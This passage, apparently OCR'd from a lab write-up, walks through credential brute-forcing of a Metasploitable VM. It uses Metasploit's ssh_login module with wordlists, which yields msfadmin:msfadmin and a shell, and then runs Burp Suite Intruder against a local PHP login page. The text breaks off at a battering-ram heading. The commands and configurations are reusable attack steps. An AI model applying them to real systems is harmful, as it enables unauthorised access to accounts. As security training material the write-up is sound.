
We can see two files created as we also saw on terminal. Deleting these files –



Exploiting OpenSSH vulnerability in metaploitable linux using msfconsole –

Ip of metasploitable from nmap scan – 192.168.169.131

Starting msfconsole –




```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Set RHOSTS value to metasploitable ip and do other configurations

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.169.131
RHOSTS => 192.168.169.131
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/user.txt
USER_FILE => /root/Desktop/user.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Username payload –

```
File  Actions  Edit  View  Help
root@kali: ~/D...rce-attack/src
  GNU nano 4.5                    /root/Desktop/user.txt
gunjan
msfadmin
```

Password payload –

```
File  Actions  Edit  View  Help
root@kali: ~/D...rce-attack/src
  GNU nano 4.5                    /root/Desktop/pass.txt
1234
msfadmin
```

Start the attack –

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.169.131:22 - Failed: 'gunjan:1234'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.169.131:22 - Failed: 'gunjan:msfadmin'
[-] 192.168.169.131:22 - Failed: 'msfadmin:1234'
[+] 192.168.169.131:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 1 opened (192.168.169.128:37193 → 192.168.169.131:22) at 2021-04-05 14:17:02 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Matched credentials –

Username –

msfadmin

Password –

msfadmin

Login into metasploitable using these credentials –

```
root@kali: ~/D...rce-attack/src

 2021-04-05 14:19:03root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 14:19:03# ssh msfadmin@192.168.169.131
msfadmin@192.168.169.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 31 13:03:23 2021
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Logging into actual metasploitable –


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Apr  5 04:48:07 EDT 2021 from 192.168.169.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a6:b4:bc
          inet addr:192.168.169.131  Bcast:192.168.169.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea6:b4bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5993 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:403317 (393.8 KB)  TX bytes:414065 (404.3 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:769 errors:0 dropped:0 overruns:0 frame:0
          TX packets:769 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:351513 (343.2 KB)  TX bytes:351513 (343.2 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ _
```

HTTP Attack:

Homepage php -



Database of username v/s password –


Show all | Number of rows: 25


+ Options


id	username	passcode
1	nitin	12345
2	admin	admin
3	tom	jerry


Capture the request in burpsuite –

Sniper mode –






Burp Suite Community Edition v2020.9.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 5
Payload type: Simple list
Request count: 5
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin
qwerty
asdfg
12345
jerry
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 200 4082
1 admin 200 4082
2 qwerty 200 4082
3 asdfg 200 4082
4 12345 302 4213
5 jerry 200 4082
Request Response
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /nitin-ism/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
Search...
0 matches
Finished



Battering ram mode –




